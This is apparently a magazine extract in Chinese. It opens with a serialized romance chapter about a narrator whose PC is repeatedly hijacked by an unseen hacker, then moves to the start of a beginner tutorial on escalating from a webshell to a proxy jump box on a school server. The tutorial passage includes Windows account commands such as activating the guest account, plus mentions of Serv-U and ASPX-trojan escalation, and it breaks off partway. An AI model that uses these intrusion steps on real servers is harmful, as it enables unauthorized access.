步行回到家，已经是凌晨一点多了。小心翼翼的打开房门，客厅的灯亮了起来，雨薇穿着睡衣走进了厨房，拿出几盘热腾腾的菜和饭，放在桌子上，调皮的笑着说道：“吃吧，以后不要工作太晚了，反正萧然那家伙也不给你加班费的。”

看着温柔善解人意的雨薇，我仿佛有种回到几年前的错觉。静悄悄的走到餐桌前，狼吞虎咽的吃着那些美味的饭菜，心里却是另一番滋味，无论怎么样，她已经是我遥不可及的温柔了。当我再抬起头的时候，雨薇已经回房睡觉了。吃完饭后，稀里糊涂，不管干净不干净的刷了碗。洗漱了一番回到了房里，却看见萧然坐在黑暗中，目视着前方。如果不是满屋子的烟雾，我有可能怀疑这小子精神不正常，或者有梦游症。

我打开台灯，更加确定了这小子的精神不是一般的有问题。那脸色就像是吃了一万只苍蝇似的难看，满屋子的烟雾可以呛死两头大象，幸好我的体质比大象强多了。

“喂，你在干什么？”我现在很困，但是还不得不关心一下，毕竟是我的同窗兼上司嘛。

“没事，以后你早点回家吧，别让雨薇等你了。”萧然的口气中有种从未有的陌生和恐惧。我也终于明白萧然为什么这么反常了，内心里有一丝的安慰，也多了一分惆怅。

时间没有改变什么，只是改变我平日里那些骄傲。不知道为什么，我的电脑总是有人控制，无论我怎么清查系统，做多少防范措施甚至是重装系统都没有用。用不了多少时间总会有一个人住在我的电脑里。我感觉自己是一只晾在沙滩上的鱼，或者是猫爪里的老鼠，受尽欺凌和羞辱。这样的日子像是被人窥视般难堪，但是我还是摆脱不掉这个变态的纠缠。

这样尴尬的事情并没有结束，反倒越来越多。雨薇居然来到了萧然的杂志社上班了。而且不管旁边有多少人，总是喜欢跟我撒娇，喜欢跟我打嘴仗，喜欢吃饭的时候给我夹爱吃的菜，喜欢在我加班的时候久久的等待。甚至公司上上下下都说雨薇是我的女友，而萧然却无所谓的笑笑，对雨薇极致的疼爱，宠溺。

当雨薇把一块排骨夹在我碗里的时候，萧然嫉妒的撅着嘴巴说道：“快点给我夹一块放在嘴里。”雨薇笑嘻嘻的夹了一块排骨放在了自己嘴里。萧然尴尬的冲我笑了笑，温柔的对雨薇说：“雨薇，我给你找好了一个房子，你搬过去吧！”

雨薇头也不抬，撒娇的说：“不，要搬你搬，我不搬！这样不是挺好的嘛？”

我埋着头吃饭，心里却盘算着，是不是该我卷铺盖走人呢？放下碗筷，正准备发言的时候。雨薇突然用食指勾起我的下巴，妩媚的说道：“美人，去楼下给我买点话梅好嘛？”

我心里想着说不好，可我的嘴巴却似乎完全脱离了大脑的控制，毫不犹豫的说成了好。转身关上房门的时候，听见萧然温声细语的规劝着，还有雨薇耍赖的叫嚷。入秋的晚上，天气有些凉，我抱着肩膀，拎着话梅在楼下蹲了将近一个小时。实在无聊的情况下，我研究了半天的蚂蚁搬家，我看还是痛快的搬家吧，照这样下去，不被电灯泡的高温焚尸，也会被这样的鬼天气变成冰棍。

正当我快要冻死的时候，后面不知道哪来的力量给了我一脚，我一个狗吃屎的趴在地上。我发誓抓到这个人一定要把他大卸八块。但是转过身看到雨薇怒气冲冲的脸，我一下子目瞪口呆。雨薇揪着

我的耳朵，叫嚷着："喂，木子，你去哪里买话梅了？火星嘛？"我敢保证，这噪声分贝绝对超过了一百。我很担心的看了看这幢大楼，希望不要在雨薇的狮吼下倒塌。

萧然也火上浇油的说道："对，这样的人真该抽他！"

哇，见过不讲义气的，没见过这么不讲义气的。平时萧然这家伙可以为朋友两肋插刀，我看现在他准备为女人插朋友两刀了。我被雨薇的魔爪拎到了楼上，到了楼上后抹了我一脸的牙膏，终于明白了一个真理，牙膏可能刷牙不够爽，但抹在脸上绝对清爽无比。本来要反击，但是看到萧然那怒气冲冲的样子，似乎我只要一反击，他就有可能把我碎尸万段。

终于当两个人折腾累了，我才得以翻身。洗了洗脸，看着萧然细心的擦着雨薇头上的汗珠，心里一阵的酸楚。我清了清嗓子说道："那个，跟你们说个事，我想搬出去了。"

雨薇惊讶的看着我说道："为什么？"真不知道她是真傻还是装傻。

"因为太不方便了，两室一厅住三个人太挤了！"我在撒谎，傻子都能看出来我这是不想当电灯泡。雨薇点了点头，表示理解的说道："确实太挤了，那萧然你搬出去吧！"

晕死，没见过这样的。萧然马上一副要杀了我的样子说道："你小子，哪挤了，别没事找事啊！"晕，难道是我错了嘛？看着两个人要吃了我的样子，无奈的跑回了自己的房间。打开电脑，刚上线，电脑就出现了几个大字：怎么了，笨蛋！今天不开心？

笨蛋？我靠，人要是倒霉，喝口凉水都能被噎到。刚刚被雨薇和萧然折磨了一顿，一上网就碰到猫（现在我已经习惯把自己称做老鼠了）。

与此同时，萧然走了进来，神神秘秘的关上门，把我从屏幕前拉了过来小声的说道："听着，木子，这几天我要出差，你给我老实点。我不在家的时候不许偷窥雨薇，第二，不许主动以各种借口勾引雨薇，明白嘛？"

萧然说的这几点如果是面对一般的女孩子，我有可能做到，但是对于雨薇，我有些不确定。萧然瞪着我说道："如果做不到，你今年的所有奖金都没有了！"

这不是在威胁我吗？以为我是吓大的？不过，一年的奖金啊！我考虑了几秒钟，马上说道："好吧！不过她要是勾引我怎么办啊？"

萧然咬牙切齿的给了我一拳头说道："坐怀不乱！"

靠，说的简单，坐怀不乱，除非我是太监。但是为了我那可怜的年终奖金，我只好同意了这个极其不平等的条约。

接下来的这一晚和第二天清晨，萧然不停的威胁着我，时刻提醒我年终奖金的重要性。让我不得不怀疑萧然是不是已经开始精神不正常了，还是老年痴呆症提前了呢？

萧然终于走了。雨薇更加肆无忌惮的拿我开涮。晚上吃完晚饭后，我连忙躲回了自己的房间，看着电脑真不知道该不该打开，这些天我简直被那只猫骚扰的看见电脑就心有余悸。总感觉有一双眼睛在暗中注视着我，而且不间断的在我的电脑里养了不同种类，产地来自不同地方的病毒宠物，怀疑现在人怎么那么变态呢？喜欢养病毒当宠物。更加神奇的是，每当我一上线，那只猫马上就会知道，然后说上一句嘲讽的玩笑。难道他是我身边的人？大脑里冒出这个想法的时候，我第一想到的人就是雨薇。这个死丫头平时就喜欢跟我作对，虽然在记忆里依稀记得雨薇是个电脑白痴，但事隔几年，谁知道这个小丫头是不是又变成了什么厉害角色呢？

打开电脑，连上网，小心翼翼的打开门向雨薇的房间里望去。雨薇房间的门敞开着一个缝隙，只见雨薇背对着门躺在那里，完美的曲线呈现在我的眼前，虽然我一再警告自己年终奖金的重要性，但那双脚却根本就不听我的使唤。静静的站在雨薇的门前瞎想着，但是还不敢越雷池半步，足足站在门前半分钟才明白自己的目的，轻轻的推开了雨薇的房门。

哗的一声，一盆凉水从门上面毫不客气的从头到脚的淋了我一身。把我刚才积攒的所有热情全部熄灭了。我像个落汤鸡一样怒气冲冲的看着笑得花枝乱颤的雨薇。

"夏雨薇，你太过分了！"可以说，我有些恼羞成怒了。

雨薇可能没有意识到事情的严重性，笑呵呵的看着我说："难道你偷窥我不过分嘛？"

我，我……我要找什么理由呢？纠结中，最后终于说出了一个连自己都不敢相信的理由："我没有偷窥你，我只是觉得窗户上有个人影，我怕有人袭击你！"天知道，我说完了这个借口后有多么后悔，二十三楼！谁能冒着生命危险偷窥她呢？

雨薇就像看着一个超级大变态一样看着我："难道偷窥我的人是蜘蛛侠？"

我无话可说，但却并不代表着我不生气。反正要追查神秘的猫，偷窥性感的雨薇之类的心情全部都烟消云散了，愤然的关上门。在转身的那一瞬间却听到雨薇轻微的呻吟声，难道她不舒服？但是很快就排除了这个可能，这个丫头古灵精怪的，谁知道她要什么花招呢？不过我没有立刻离开她的房门前，三分钟之后她开始轻声的哭泣着，不会真的不舒服吧？

出于人道主义，我不得不再次走进雨薇的房间。果然雨薇躺在地上哭泣着，脸色如纸一样的苍白。我背起雨薇冲了出去，很显然上帝再一次跟我开了一个该死的玩笑，路上连个出租车都没有，而我也明显的感觉到雨薇的呼吸越来越微弱，双手垂直的摇晃在我的胸前，难道她昏了？

我着急的呼唤着她的名字，但是她回应给我的却是让人心慌的沉默。看着车来车往的高速公路，我连哭的心都有了，拼着命的站在路中央拦着飞速过往的车辆。终于好不容易拦截到了一辆车，飞快的向急救中心奔去。

看着走来走去的医护人员，我的心也跟着浮浮沉沉的。对着苍天一遍遍的祈祷，希望雨薇别出任何事情。时间缓慢的进行着，医生终于从急救室里走了出来。我紧张的追问着到底雨薇出了什么事情。

医生把我带到了办公室，注视着我说："你是病人什么人？"

我大脑飞快的转动着，这一景象在电视里看多了。不是病人的直系亲属，医生绝对不会告诉你病人出了什么事的。我毫不犹豫的回答说："老公！"

医生叹息着说道："夏雨薇，她肺部有一个肿瘤，虽然我们不确定是恶性的还是良性的，但是这个肿瘤的位置很特殊，它压迫着通往肺部的血管，病人会有偶尔的气喘和心虚。还有我怀疑病人可能是贫血，或者是……败血症！"

我大脑里一片的空白，我不知道该怎么接受这样的事实。我不知道怎么走出医生的办公室，听着雨薇的病情，我的心也跟着疼痛了起来，鼻子酸酸的，站在雨薇的病房前，看着房间里那个精致可爱的女孩，苍白的脸上写满了宁静。曾经的那份想念和内疚像潮水一般涌动而来，此刻我才明白我有多么在乎，多么心疼。只是这份感觉是来的太早还是太晚，我早已经茫然。如果可以，我希望用生命捍卫着她的幸福和健康。我的眼泪控制不住的流了下来。甜甜的，咸咸的，苦苦的……

（待续）

侠隐仙踪

文章难易度：★★★

文章内容：拿到WEBSHELL提权到跳板制作的简单过程

菜鸟从提权到制作跳板

S.K

我之所以入侵，有一个原因就是没有好的代理用了，因为最近校网好像在改革，VPN 老是停了又停的，而且因为我没钱包高档一点的 VPN，所以只能上教育网，这给我学习黑客技术带来了很多不便（连 X 都上不了），又因为在学校内网里我早就放了几个 webshell，所以才突然萌生自己独自占领一个服务器，为我服务的念头^_^好了，开始吧。




图1




图2




图3

因为我已经拿下了该服务器的 webshell，具体怎么获得的就不多说了，无非是 SQL 注入，得到管理员的密码，然后在后台备份数据库。我不想使用黑漆漆的命令界面来不停的输入命令做我的跳板，所以我首先考虑能不能开 3389 终端，先使用 asp 木马的端口扫描功能看看服务器开启了哪些端口，如图1。

开了 3389 端口，省去了我开 3389 的麻烦。咱们再来看看有没有权限执行命令，先 **net user** 试试看，如图2。

可以执行命令，管理员叔叔对我真是太好了^_^那么下一步当然是直接添加一个用户喽，咱们激活 guest 用户试试看，执行 **net user guest /active:yes**，返回如图3所示。

没有成功，不过也是，如果这么轻易的就让我入侵了，那网管还混什么饭吃呀，咱们小菜还学什么呀，我也就不用写什么了。既然不能直接添加用户，那么我们先来看看该服务器的信息，然后再考虑怎么提权。具体信息如如4，图5 所示。

咱们来分析一下，从刚才的端口扫描中来看，该服务器开放了43958 端口，那我们可以试试 **server-u** 提权，没有开 1433 端口，那么通过获取服务器的 conn.asp 文件获得 sql 帐户进行连接来提权是不行了。再来看对方用户信息中有 aspnet 和 iis_WPG 用户，说明服务器很可能支持 aspx，那我们可以上传一个 aspx 木马来进行提权，因为一般 aspx 的权限要比 asp 大（不过上传 aspx 木马来进行提权的方法我在后面试过了，不能成功）。我们也可

